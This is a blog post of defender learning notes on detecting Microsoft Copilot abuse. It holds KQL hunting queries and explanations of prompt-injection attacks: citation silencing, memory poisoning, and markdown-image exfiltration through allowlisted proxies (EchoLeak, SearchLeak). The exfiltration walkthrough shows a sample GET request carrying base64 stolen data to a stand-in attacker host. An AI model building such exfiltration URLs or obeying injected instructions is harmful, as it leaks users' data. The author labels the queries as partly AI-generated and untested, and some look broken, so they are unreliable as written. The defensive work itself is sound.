Microsoft CoPilot - Attack Defenses - Part 3
Updated: Sep 21
!!!Note: this is learning Notes, some AI slop. KQL needs to be tested!!!
Detecting Microsoft CoPilot Abuse Patterns
Because most of these techniques abuse legitimate Copilot functionality rather than exploiting a classic software vulnerability, detection has to shift from "block the bad traffic" to "baseline normal Copilot behavior and flag deviation.

Purview / Copilot audit log analysis
Monitor for Copilot interactions that retrieve sensitive-labeled content (per Microsoft Purview sensitivity labels) but generate no citation output in the response, this is the specific signature of the citation-silencing/DLP-bypass technique.
CoPilot is supposed to Citate sensitive labeled data using the following standards:
Source Attribution: When Copilot generates an answer grounded in internal files or data sources, it provides standard citations alongside the specific sensitivity label (such as Confidential or Highly Confidential) attached to those source files.
Highest-Priority Label: If a response pulls from multiple sources carrying different classifications, Copilot displays the highest-priority (most restrictive) label assigned by your organization in the Microsoft Purview Portal to alert users to the sensitivity of the underlying content.
Access Control Enforcement: Copilot requires appropriate user rights, such as VIEW and EXTRACT permissions, before it can read or summarize a protected file, ensuring citations only appear if the user is authorized to interact with the data.
Lack of citations for sensitive data access is a signal that someone is trying to hide something.

Think of sensitive document access and citations it like a building's key-card log versus the visitor sign-in sheet at the front desk.
The visitor sign-in sheet is the citation you see in Copilot's answer, "according to Payroll_2026.xlsx…" It's optional and can be told not to appear.
The key-card log is a separate, backend record of every door Copilot actually walked through to get the answer, regardless of whether it wrote anything on the sign-in sheet.
The exploit is: an attacker (or a curious insider) tells Copilot "don't cite your sources," so the visible sign-in sheet stays blank. But the key-card log, Purview's audit record of what Copilot actually retrieved, still gets written.
Detection - AI Generated Idea - Needs testing
Every Copilot interaction writes a CopilotInteraction audit record (Workload: "Copilot") to Purview Audit. Inside it, an AccessedResources array lists every file/email/meeting Copilot pulled in to ground its answer, each entry includes Name, Action (Read/Create/Modify), SiteUrl, and, the key field, SensitivityLabelId. This array is populated by what Copilot did, independent of what got rendered as a citation in the chat window. That's the field that defeats the citation-silencing trick, if you query it directly instead of relying on the visible transcript.
// Detect Copilot retrieval of sensitivity-labeled content,
// regardless of whether a citation was shown in the response.

OfficeActivity
//Note column should be OfficeWorkload
| where Workload == "Copilot"
| where Operation == "CopilotInteraction"
| extend EventData   = parse_json(tostring(AuditData))
| extend AppHost      = tostring(EventData.CopilotEventData.AppHost)
| extend Accessed     = EventData.CopilotEventData.AccessedResources
| mv-expand Accessed
| extend ResourceName = tostring(Accessed.Name)
| extend ResourceType = tostring(Accessed.Type)
| extend ResourceSite = tostring(Accessed.SiteUrl)
| extend LabelId      = tostring(Accessed.SensitivityLabelId)
| extend ResourceAction = tostring(Accessed.Action)
| where isnotempty(LabelId)
// Map to your org's actual sensitivity-label GUIDs — pull these
// from Purview > Information Protection > Labels
| where LabelId in ("<Confidential-label-GUID>", "<Highly-Confidential-label-GUID>")
| project TimeGenerated, UserId, ClientIP, AppHost, ResourceName, ResourceType, ResourceSite, LabelId, ResourceAction
| order by TimeGenerated desc
// Optional second signal: prompts that explicitly ask Copilot
// to suppress citations/sources — worth alerting on by itself,
// since it's a strong behavioral indicator regardless of outcome.
// Requires Purview Premium/Communication Compliance licensing
// to access prompt/response text (Messages field).
OfficeActivity
| where Workload == "Copilot"
| where Operation == "CopilotInteraction"
| extend EventData = parse_json(tostring(AuditData))
| extend Messages = tostring(EventData.CopilotEventData.Messages)
| where Messages has_any ("don't cite", "no source", "without reference", "no citation", "skip the source")
| project TimeGenerated, UserId, MessagesTwo honest caveats worth flagging before you build this for real:
Reading prompt/response text (the Messages field) requires E5 / Purview Premium audit and eDiscovery permissions — Standard audit (E3) gives you AccessedResources and SensitivityLabelId but not the full conversation text, so the second query above is licensing-gated in a way the first one isn't.
You need your tenant's actual sensitivity-label GUIDs, not label names — pull the mapping from Get-Label in the Security & Compliance PowerShell module or the Purview portal, since SensitivityLabelId in the audit record is always a GUID, never the human-readable label name.
Alert on any record_memory (or equivalent memory-write) events, since these are rare in normal usage, are not logged in as much detail as regular actions, and are the mechanism behind persistence attacks. Treat every memory write as worth a manual glance until your organization has a baseline.
Copilot's "memory" feature lets it remember facts about you between sessions, e.g., you tell it once "I prefer short email replies," and it applies that in unrelated conversations weeks later. That's convenient, but it also means an attacker who can get a single instruction into Copilot's memory doesn't need to compromise anything again, the poisoned instruction just sits there and re-fires every time you use Copilot, indefinitely, surviving a password reset because the memory store isn't tied to your credentials, it's tied to your Copilot profile.
AI memory changes the threat model. Without memory, attackers need to “win” in a single prompt. Using AI memory, an attacker can stage an attack over time. Once compromised, memory can trigger behaviors outside of their original context. Since AI memory attacks happen outside of their original context, defenses are often lower and forensics are harder.
Two things make this dangerous from a detection standpoint:
It's rare. Most Copilot usage is read-only Q&A against your mailbox/files. A write to persistent memory is a fundamentally different kind of event, closer to "installing a startup script" than "asking a question." Rarity is exactly why it's a good detection signal: a low-volume, high-signal event is cheap to review manually and expensive for an attacker to hide inside.
It's under-logged relative to its impact. Per the original DEF CON disclosure this technique is based on ("Copirate 365" research), Microsoft's memory read/write actions historically generated no Purview audit log entry at all, the exact opposite of a normal Copilot Q&A, which does. That's what made memory poisoning such an effective persistence mechanism: the action with the longest-lasting impact was the one action nobody could see happening. Microsoft has since said publicly that "memory-enabled interactions already emit structured audit events to Microsoft Purview", so this gap appears to have been at least partially closed, but the maturity and completeness of that logging in your specific tenant is something you need to verify yourself, not assume.

Detection - AI Generated Idea - Needs testing
How to validate it in ~10 minutes:
In a test tenant/account, have Copilot write something to memory — e.g., prompt it with "please remember that my preferred report format is bullet points."
In Purview → Audit, search for that user in a narrow time window, Copilot workload.
Open the raw event and actually look at what ActionType/Operation/ServiceType values are present, and whether a memory-specific field shows up at all versus it just looking like an ordinary CopilotInteraction record.
Build your production query off what you actually see, not off an assumed schema — this is a case where "test one real event, then generalize" beats guessing field names.
While you're validating the memory-specific fields, this version uses only the officially documented fields and looks for the behavioral signature of a memory-write instead of a specific ActionType — useful as a belt-and-suspenders check, or if the dedicated memory ActionType turns out not to exist.
// Fallback: flag Copilot interactions where the plugin/system list
// references memory functionality, using only documented schema fields.
OfficeActivity
| where Workload == "Copilot"
| where Operation == "CopilotInteraction"
| extend EventData = parse_json(tostring(AuditData))
| extend Plugins    = EventData.CopilotEventData.AISystemPlugin
| mv-expand Plugins
| extend PluginId   = tostring(Plugins.Id)
| extend PluginName = tostring(Plugins.Name)
| where PluginId has "memory" or PluginName has "memory"
| project TimeGenerated, UserId = tostring(EventData.UserId), ClientIP = tostring(EventData.ClientIP),
          AppHost = tostring(EventData.CopilotEventData.AppHost), PluginId, PluginName
| order by TimeGenerated desc
Flag Copilot sessions where the volume or sensitivity of retrieved content is disproportionate to the user's typed prompt (e.g., a two-word prompt that results in retrieval spanning dozens of files/emails).
Normally, the amount of stuff Copilot pulls in to answer a question should roughly match the size and specificity of the question. "What's the vendor's address on the Acme contract?" should touch one contract. "Summarize this document" should touch one document. If someone types two or three words and Copilot's backend reaches into dozens of files across SharePoint and mailboxes to answer it, that's not normal usage, it's the signature of someone using Copilot's own search/retrieval as a reconnaissance and collection tool, letting the AI do the work of finding and pulling together sensitive material a human would otherwise have to search for manually, file by file. This is essentially "using a shovel to dig one hole" versus "using a shovel to strip-mine a hillside", same tool, wildly different scale relative to the stated task.

Detection - AI Generated Idea - Needs testing
The detection logic doesn't require reading what the prompt said, just noticing that the ratio between effort typed and content retrieved is off.
// Step 1 — compute resources-touched-per-interaction for every Copilot event
let CopilotEvents = OfficeActivity
    | where Workload == "Copilot"
    | where Operation == "CopilotInteraction"
    | extend EventData = parse_json(tostring(AuditData))
    | extend ThreadId   = tostring(EventData.CopilotEventData.ThreadId)
    | extend AppHost    = tostring(EventData.CopilotEventData.AppHost)
    | extend Accessed   = EventData.CopilotEventData.AccessedResources
    | extend ResourceCount = array_length(Accessed)
    | extend SensitiveCount = array_length(
        Accessed
        | mv-expand r=Accessed
        | where isnotempty(tostring(r.SensitivityLabelId))
      )
    | project TimeGenerated, UserId = tostring(EventData.UserId), ClientIP = tostring(EventData.ClientIP),
              ThreadId, AppHost, ResourceCount, SensitiveCount;
// Step 2 — build a 30-day per-user baseline of typical ResourceCount
let Baseline = CopilotEvents
    | where TimeGenerated between (ago(37d) .. ago(7d))
    | summarize AvgResources = avg(ResourceCount), StdevResources = stdev(ResourceCount) by UserId;
// Step 3 — flag recent interactions that blow past that user's own norm
CopilotEvents
| where TimeGenerated > ago(7d)
| join kind=inner Baseline on UserId
| extend ZScore = iif(StdevResources > 0, (ResourceCount - AvgResources) / StdevResources, ResourceCount)
| where ResourceCount >= 10 and (ZScore > 3 or SensitiveCount >= 3)
| project TimeGenerated, UserId, ClientIP, AppHost, ResourceCount, SensitiveCount, AvgResources, ZScore
| order by ResourceCount desc
array_length(Accessed) is the volume signal — how many distinct files/emails/sites a single Copilot turn touched.
SensitiveCount catches the "disproportionate sensitivity" half of the ask separately from raw volume — a two-word prompt that touches three Highly Confidential files is worth flagging even if it's only 3 files total, not 30.
Per-user baselining (ZScore) matters because "normal" varies wildly by role — a paralegal doing e-discovery-style summarization might legitimately touch 20 documents routinely, while that same number for someone in facilities would be wildly abnormal. Comparing each user only against their own history avoids penalizing legitimately heavy Copilot users org-wide.
The >= 10 absolute floor combined with the z-score stops the rule from firing on someone whose baseline is already near-zero (where any single-digit jump would otherwise produce a huge z-score off a tiny denominator).
Network / egress monitoring
When web search is enabled, Copilot and Copilot Chat don't send your prompt to Bing verbatim. Instead, Copilot first parses the prompt to identify which terms would benefit from current, external information, then generates a short, distilled search query, typically just a few keywords, and sends that to Bing, not your original wording.
This distinction matters operationally: the query Bing actually receives and logs is not your prompt. It's Copilot's own reformulation of it.

Baseline Copilot's normal outbound fetch behavior (it regularly fetches images/fonts/links as part of rendering and web-grounding) so that anomalous destinations, newly seen domains, IP-literal URLs, encoded/high-entropy path segments, stand out. Since exfiltration traffic is designed to look identical to routine summarization fetches, this requires purpose-built behavioral baselining, not signature matching.
Watch for CSP-allowlisted "helper" domains (Bing image search, font CDNs, trusted Microsoft subdomains) being used as relays — i.e., outbound requests where the destination is trusted but the request parameters (image URL, font URL) contain attacker-controlled data.
Flag Copilot-originated HTTP requests containing Base64, hex, or Unicode Tag–encoded segments in URL paths or query strings.
Copilot constantly makes small background network calls that have nothing to do with anything malicious, loading a citation favicon, pulling a font for rendering, fetching a linked image, doing a web-grounding lookup via Bing. This traffic is so routine it's basically wallpaper: dozens of tiny HTTPS GETs per session to a fairly small, predictable set of Microsoft/CDN/search domains.
The problem is that manydocumented exfiltration technique (EchoLeak, Copirate 365, SearchLeak, CoSnitch) abuses exactly that same mechanism, an auto-loading image or font whose URL happens to contain stolen data, fetched to an attacker's server instead of a legitimate CDN. From a packet-capture or firewall-log perspective, "Copilot rendering a normal citation image" and "Copilot exfiltrating your calendar to an attacker server disguised as an image load" look identical: same protocol, same request pattern, same small payload size, same "just part of rendering the page" shape. You cannot write a signature for this, there's no fixed bad string, bad domain, or bad byte pattern to match, because the attacker controls all of that and varies it every time.


Where does the network data reside?
For several of the disclosed techniques, though, the image/font/citation rendering happens server-side inside Microsoft's own infrastructure (this is how BizChat and several other Copilot surfaces render previews), meaning the outbound request to the attacker's server never touches the user's laptop or your corporate network at all. It's Microsoft's cloud calling the attacker's server directly.
If that's the case for the surface in question, DeviceNetworkEvents and your SWG/proxy logs will show nothing, no matter how good the query is, you're structurally blind to that traffic, and no KQL query can fix a visibility gap that exists outside your telemetry boundary.

Threat chain copilot data exfiltration
Step 1 — The model constructs a URL, not a file.
The injected instruction tells Copilot to render a Markdown image tag like:
The d= parameter is the stolen data (a calendar entry, a snippet of an email, whatever the injected prompt told it to grab from its own context). It may or may not be encoded, plain text works too, if it doesn't contain characters that would break the URL.
Base64/hex/Unicode-tag encoding gets used mainly for two mundane reasons: (a) making the data URL-safe, and (b) evading any keyword/regex-based DLP that's scanning outbound traffic for plaintext-sensitive strings. It is not a container format that needs to be "opened", it's just the raw bytes, reversibly encoded as ASCII, sitting in a URL.
Step 2 — The renderer treats it like any other image tag.
Markdown gets rendered to HTML, and the client (or, per the confirmed EchoLeak research, in some cases a server-side Microsoft proxy) sees <img src="https://attacker-server.com/track?d=..."> and does exactly what every browser has done with <img> tags since 1995: fires a GET request to fetch it. No JavaScript execution, no code running, nothing "smart", this is the same mechanism as an ordinary <img> tag on any webpage.
Step 3 — The attacker's "server" is just a web server with access logging turned on.
There's no extraction step at all, because there's nothing to extract from. The data was never hidden inside an image file, it was sitting in plaintext (or Base64) in the request URL itself, which every web server logs automatically as part of normal HTTP logging. The attacker just tails their access log:
GET /track?d=QUFCQzEyMzQ1 HTTP/1.1
Host: attacker-server.com
...and there's the stolen data, already decoded with base64 -d in one command if it was encoded at all. This is the exact same technique as an email tracking pixel or a web analytics beacon, a technology that's been used commercially for 25+ years, just repurposed. "Malicious software" isn't really the right mental model; think "a normal Apache/nginx access log."
Step 4 — What (if anything) comes back is irrelevant to the exfiltration.
Something needs to be returned so the client doesn't show a broken-image icon that might tip off the user, but that return trip carries zero information back to Copilot. The attacker's server just serves a generic 1×1 transparent GIF, a blank favicon, or in some cases doesn't even bother (a broken image icon in a citation footer is easy to miss). The data has already left in the GET request itself, the response is purely cosmetic, to keep the exfiltration invisible. This is a one-way channel: the URL going out is the payload; nothing meaningful comes back.

The one added wrinkle in EchoLeak specifically
This is where the CSP-bypass detail from earlier connects: Copilot's rendering surface has a CSP that only allows image loads from a small allowlist (SharePoint, Teams, other Microsoft domains), it should have blocked a direct fetch to attacker-server.com. EchoLeak got around this by routing the URL through an allowlisted Microsoft Teams proxy, a legitimate, CSP-approved Microsoft endpoint whose job is to fetch external images server-side and re-serve them to the client (a common "image proxy" pattern many platforms use, precisely so the client never talks directly to arbitrary external domains). The attacker just handed the proxy the attacker's URL as the thing to fetch. The proxy dutifully fetched it, with the stolen data riding in the query string, logged nothing suspicious on Microsoft's end (it's doing exactly its job), and relayed back a small image to the client. So in EchoLeak's case, the actual outbound HTTP request to the attacker's server originated from Microsoft's own infrastructure, not the victim's browser or device at all, which is also why this specific exfil path would have been invisible to DeviceNetworkEvents; the client machine never made an external connection. Microsoft's cloud made it on the model's behalf.
The sophistication in this entire attack class lives entirely in (1) getting the injected instruction into Copilot's context, and (2) getting Copilot to construct and auto-render the URL. The "receiving" side is deliberately the most boring, off-the-shelf component in the whole chain, which is itself worth flagging to tabletop participants, since it means there's no exotic C2 infrastructure to hunt for. Any cheap VPS running a stock web server is a fully functional exfiltration endpoint.
Email / content ingestion controls
Scan inbound email and uploaded documents (before Copilot indexing) for hidden-instruction indicators: white/invisible text, metadata fields, footers, comments, or Markdown containing imperative language directed at an "AI assistant," "Copilot," or similar — regardless of whether it's addressed to a human.
Apply the same scrutiny to Loop components and Teams messages, since both are described in current research as underused injection vectors that bypass typical CASB content inspection (comments/metadata are often treated as non-executable and skipped).
Email and inline attachments
Microsoft shipped a capability called 'Prompt Injection Protection', (general availability beginning early September 2026) built into Microsoft Defender for Office 365. 'Prompt Injection Protection' is an extension of Defender's existing mail-flow inspection pipeline (the same pipeline that already checks for phishing, malware, and BEC) that evaluates inbound email the way an AI assistant would read it, not the way a human sees it rendered. This is a key design point, it explicitly looks past what's visible on screen.

What Prompt Injection Protection inspects:
Subject line and message body, including raw HTML markup and CSS styling
Hidden/invisible text — white-on-white fonts, zero-size text, off-screen CSS positioning
Quoted and forwarded thread content (not just the newest message in the chain)
Encoded/obfuscated segments — Base64 and similar are normalized/decoded before analysis, specifically so an attacker can't just Base64-encode the injection to slip past it
Attachments included in the email
Prompt Injection Protection uses combination of LLM-based classification of the content itself, plus the existing signals Defender already uses (sender reputation, domain history, etc.), so it's judged both on what the injected text says and on everything else already known about the sender/message.
Detected messages are classified under the existing "High confidence phishing" verdict with a new Detection Technology value of "Prompt Injection Protection", filterable in Threat Explorer, Real-time detections, and Advanced Hunting in Defender XDR. High-confidence hits are auto-quarantined before the message ever reaches a mailbox or becomes available to Copilot.
Note: This feature covers a document if that document arrives as an email attachment. It is not documented as scanning a file that's simply uploaded directly to SharePoint/OneDrive outside of email and later indexed by Copilot, that's a different content path (SharePoint/OneDrive ingestion, not mail flow).
Detection - AI Generated Idea - Needs testing
// Variant: only surface hits that were NOT fully blocked — i.e.,
// lower-confidence detections that still reached a mailbox or junk folder,
// which are the ones most worth a human glance
EmailEvents
| where DetectionMethods has "Prompt injection protection"
| where DeliveryAction != "Blocked"
| project Timestamp, SenderFromAddress, RecipientEmailAddress, Subject,
          DeliveryAction, DeliveryLocation, ConfidenceLevel
| order by Timestamp desc
Identity and OAuth/consent monitoring
Alert on any new third-party "Copilot plugin" or Graph app registration requesting broad scopes (Mail.ReadWrite, Files.ReadWrite.All, Sites.FullControl.All, Directory.ReadWrite.All), this is the consent-phishing vector, and the permission combination itself is a strong signal regardless of the requesting app's name.
When someone connects a third-party app to Microsoft 365, including a "Copilot plugin" an app might install for extra functionality, Entra ID pops up a consent screen asking the user to approve what that app can access. Most people click "Accept" without reading the permission list carefully, the same way most people click "Accept" on a cookie banner. Attackers exploit exactly this: they register a legitimately-functioning, harmless-looking app (often literally called something like "Copilot Productivity Booster"), request a set of permissions that sound reasonable in isolation, and phish a user into clicking Accept, usually via a link in an email rather than malware. No password is stolen, no MFA is bypassed, because none of that was ever needed: the user handed over a signed token voluntarily.

The specific scopes called out — Mail.ReadWrite, Files.ReadWrite.All, Sites.FullControl.All, Directory.ReadWrite.All — matter because of what they add up to together, not any one alone:
Mail.ReadWrite — read and send mail as that user
Files.ReadWrite.All — read and modify every file the user can reach, org-wide
Sites.FullControl.All — full administrative control over every SharePoint site the user can reach
Directory.ReadWrite.All — modify the directory itself (users, groups, roles)
A calendar-widget app asking for Calendars.Read is normal. An app asking for all four of these at once is requesting, functionally, the same blast radius as compromising the user's account outright, and it's a static, structural signal you can detect the moment the grant happens, before the app ever does anything malicious. That's why the guidance says the permission combination itself is the signal, regardless of what the app is named, a name is just a string an attacker gets to pick freely; a scope request is something Entra ID logs immutably.
Detection - AI Generated Idea - Needs testing
// Scheduled rule version — narrow to a rolling window matching your rule's cadence
let RiskyScopes = dynamic(["Mail.ReadWrite", "Files.ReadWrite.All",
                            "Sites.FullControl.All", "Directory.ReadWrite.All"]);
AuditLogs
| where TimeGenerated > ago(1h)
| where OperationName == "Consent to application"
| extend InitiatedByUser = tostring(InitiatedBy.user.userPrincipalName)
| extend Target = TargetResources[0]
| extend AppDisplayName = tostring(Target.displayName)
| extend ModifiedProps = Target.modifiedProperties
| mv-expand ModifiedProps
| extend PropValue = tostring(ModifiedProps.newValue)
| where RiskyScopes has_any (split(PropValue, " "))
| project TimeGenerated, InitiatedByUser, AppDisplayName, PropValue
Note: The exact modifiedProperties display-name Entra ID uses for the granted scope list (commonly seen as "DelegatedPermissionGrant.Scope" or "Scope" in community-documented hunting content, but this has shifted across Entra ID schema versions).
If applicable, monitor for Copilot Personal (consumer) usage on managed devices with personal accounts connected (Gmail, Drive, Calendar) — every connected account expands what an injected prompt can reach, and this consumer product has repeatedly been the target of one-click exfiltration chains (Reprompt, CoSnitch).

User/behavioral signals
Train users to report "Copilot searched/did something I didn't ask for", several disclosed techniques rely on Copilot silently switching to an HTML preview, running an extra search, or performing a follow-on action the user didn't explicitly request. This is one of the few places a human-in-the-loop signal is highly reliable.
Treat any Copilot-generated financial detail (bank accounts, wire instructions) as requiring independent out-of-band verification before action — never verify it through the same channel (Copilot's citation) that produced it. This directly closes the "Financial Transaction Hijacking" and "Phishing Lure" abuse paths regardless of the specific technical mechanism used.
This is the same rule that's existed in finance departments for years to stop classic email-based wire fraud (Business Email Compromise), it's just being extended to cover AI-generated answers too. The rule: if a message tells you to send money somewhere, don't confirm it's legitimate by looking at the same message again more carefully. Confirm it through a completely different channel.
Picture a phone call: someone calls claiming to be your bank, asking you to "verify" your account by reading back the number they just gave you over the phone. That verification is worthless, you're just confirming you heard them correctly, not that they're actually your bank. Real verification means hanging up and calling the number printed on your card yourself. The value of out-of-band verification comes entirely from using a second, independent path that the attacker doesn't control.
Copilot's citations create exactly this same trap, dressed up as a technical feature. When Copilot answers "here's the vendor's bank account, per this file," the citation looks like independent proof, it's got a source, a document name, it seems verifiable. But if that underlying file was the thing an attacker manipulated in the first place, the citation isn't a second source confirming the answer, it's the same compromised source, just formatted to look trustworthy. Checking the citation is like calling the bank back on the number the scammer gave you.

Governance/architecture controls
Index-based browsing: where available, restrict Copilot's "web" tool to querying a search index (e.g., Bing's index) rather than performing live URL fetches, this removes the attacker's ability to point Copilot at a domain they control, closing off a major class of the exfiltration techniques above.
There are two very different ways to give an AI "access to the web":
Live fetching — the model can be told "go fetch this exact URL right now" and it makes a real-time HTTP request to whatever address it's given, at the moment it's asked. This is powerful and dangerous, because the model can be pointed at any address, including one an attacker just invented five minutes ago specifically for this attack.
Index-based querying — the model can only search a pre-built catalog (Bing's search index) that was assembled ahead of time, on Microsoft's own schedule, by Microsoft's own crawler. The model sends a short query like "current interest rates," not a URL — and gets back whatever Bing already had stored about that topic.
The difference matters enormously for the attacks. Every exfiltration technique covered, EchoLeak, Copirate 365, SearchLeak, depends on getting Copilot to make a live request to a destination the attacker picked, at the exact moment of the attack, carrying stolen data along for the ride. If the only capability available is "search an existing index," there's no live round-trip to hijack. the model can't be told "go fetch this address right now" because that capability simply doesn't exist in an index-only design. The attacker would have to somehow get their malicious content indexed by Bing's crawler in advance, on Bing's schedule, from Bing's own infrastructure, a much higher bar, and one that doesn't give them a real-time data-exfiltration channel even if they manage it.

A simple analogy: it's the difference between "call any phone number I read out to you right now" versus "look up a number in an already-printed phone book." The phone book version can't be used to dial a brand-new number an attacker just gave you mid-conversation, it can only surface what was already printed in advance.
The genuinely good news: M365 Copilot's web-grounding tool already works this way
This isn't a hypothetical control you need to configure, Microsoft's own documentation describes exactly this architecture already: when Copilot decides web information would help, it generates a short search query and sends that to Bing's search service, which returns results from Bing's existing index. Copilot's web-grounding tool doesn't expose a raw "fetch any URL" capability to the model for general knowledge questions. That's already index-based browsing, out of the box.
Where the gap actually is — and it's not the same tool
Here's the important nuance: the disclosed exfiltration techniques don't abuse the web-search/grounding tool at all. They abuse a different capability, the rendering pipeline that auto-loads images, fonts, and links that show up inside a response (whether that content came from a retrieved email/document, or from the model's own generated Markdown). That's a live fetch, happening at render time, and it's a separate code path from "search Bing for facts." There isn't a tenant-admin toggle that turns that specific pipeline into an index-only design, that's an architectural decision sitting on Microsoft's side, inside how Copilot's rendering surfaces are built, not something exposed as a setting you can flip.

Review CSP allowlists across every Copilot hosting surface (BizChat, Word Online, Excel Online, SharePoint Online, Teams), research consistently finds these are inconsistent, overly permissive, and not centrally governed, and that any allowlisted domain performing server-side fetches on user-supplied URLs is a potential exfiltration channel.
CSP in simple terms
A website (or web app) sends a hidden instruction along with every page it serves, telling your browser: "only load scripts, images, fonts, and frames from this specific list of sources , refuse everything else, no matter what the page's own code tries to do." It's the browser's job to enforce it, but it's the website's own server that writes the list and hands it to the browser fresh, on every single page load, via an HTTP response header called Content-Security-Policy. Think of it as a website handing the browser a guest list at the door of every single room, rather than the building having one guest list for the whole building.
That single fact, CSP is defined per-application, by whoever built that application, delivered fresh with each response, is the answer to almost all of your questions below.
"Are there separate CSP lists for different services/data flows?"
SharePoint Online - Ships a hardcoded frame-ancestors CSP directive listing specific allowed domains — teams.microsoft.com, .powerapps.com, .yammer.com, .officeapps.live.com, .office.com, *.dynamics.com, onedrive.live.com, and others — maintained by the SharePoint engineering team.
Teams tabs/apps - Have their own separate CSP requirement (a different frame-ancestors list: teams.microsoft.com, .microsoft365.com, outlook.office.com, etc.), maintained by the Teams platform team, and currently mid-migration to a unified .cloud.microsoft domain.
SharePoint Embedded's Copilot chat component - Have its own distinct CSP setting called CopilotEmbeddedChatHosts, controlling which hosts are allowed to embed that specific chat surface.

CSP versus other web filtering
A lot of the confusion in this space comes from three genuinely different mechanisms all getting casually called "the allowlist," so it's worth naming them separately:
Layer | Who defines it | Who enforces it | Example from this conversation |
CSP | The web application's own developers (Microsoft's product teams, per-service) | The browser/renderer, per page load | SharePoint Online's frame-ancestors list |
Browser management policy | Your IT admin, via Intune/GPO | The browser itself, device-wide | Edge's RestrictSigninToPattern (from the personal-accounts question) |
Network egress control | Your IT admin, via firewall/proxy | Your network infrastructure | The DeviceNetworkEvents domain-allowlisting from a few questions back |
These stack independently and don't know about each other. CSP can allow a domain that your firewall then blocks anyway (or vice versa), they're not the same list, checked by different gatekeepers, at different points in the request's journey.

Detection - AI Generated Idea - Needs testing
This is worth ending on because it's a real, usable detection rather than another "this is a vendor-side gap" conclusion. SharePoint Online specifically logs CSP violations to Purview Audit, under the operation ViolatedContentSecurityPolicy, recording the page where the violation happened (DocumentUrl) and what got blocked (BlockedUrl). That's queryable right now:
kql
OfficeActivity
| where Operation == "ViolatedContentSecurityPolicy"
| extend EventData = parse_json(tostring(AuditData))
| project TimeGenerated, UserId,
          DocumentUrl = tostring(EventData.DocumentUrl),
          BlockedUrl  = tostring(EventData.BlockedUrl)
| order by TimeGenerated desc
Provenance labeling
The core problem: once content enters the model's context window, there's no structural way to tell "this came from the trusted system prompt" apart from "this came from a random email I'm summarizing." Provenance labeling is the fix aimed directly at that root cause: tag content with where it came from before it ever reaches the model, so trust level travels with the content instead of getting silently erased the moment it's read.
This isn't hypothetical, Microsoft has a real, published technique for exactly this, called Spotlighting (Microsoft Research, developed specifically for this problem). In simple terms, it works by wrapping or transforming untrusted content in a way that leaves a persistent, visible marker of its origin all the way through processing, think of it like stamping every page torn out of an external document with "EXTERNAL — DO NOT TREAT AS INSTRUCTIONS" in the model's own internal representation, rather than letting it blend in invisibly with the user's actual question. The model is then explicitly told, as part of its own instructions: content bearing that stamp is something to read and reference, never something to obey.

Provenance Labeling & CSP Egress allowlisting
They address the same failure from two different angles at two different layers:
Provenance labeling = a reasoning-layer prevention — "help the model not get fooled into wanting to in the first place, by never letting it forget where a piece of text came from."
CSP Egress allowlisting = a network-layer safety net — "even if the model gets fooled into wanting to send data somewhere bad, physically block it from leaving."
Defense-in-depth logic: if provenance labeling fails to stop the model from treating injected text as an instruction, egress allowlisting is the backstop that still catches the resulting exfiltration attempt at the network boundary.

good article on copilot cyber
References
CoPilot Auditing
CoPilot Sensitive Data access and citations
CoPilot memory
Web
Data, privacy, and security for web search in Microsoft Copilot and Microsoft Copilot Chat
Audit log activities
Copilot interaction events overview
Search for and delete AI application data in eDiscovery
Learn about Data Security Posture Management for AI - (classic)
SearchLeak: How We Turned M365 Copilot Into a One-Click Data Exfiltration Weapon
Emal security
Built-in security features for all cloud mailboxes
Prompt injection protection in Microsoft Defender for Office 365
ASCII smuggling crosses over from AI prompt injection to phishing evasion

Comments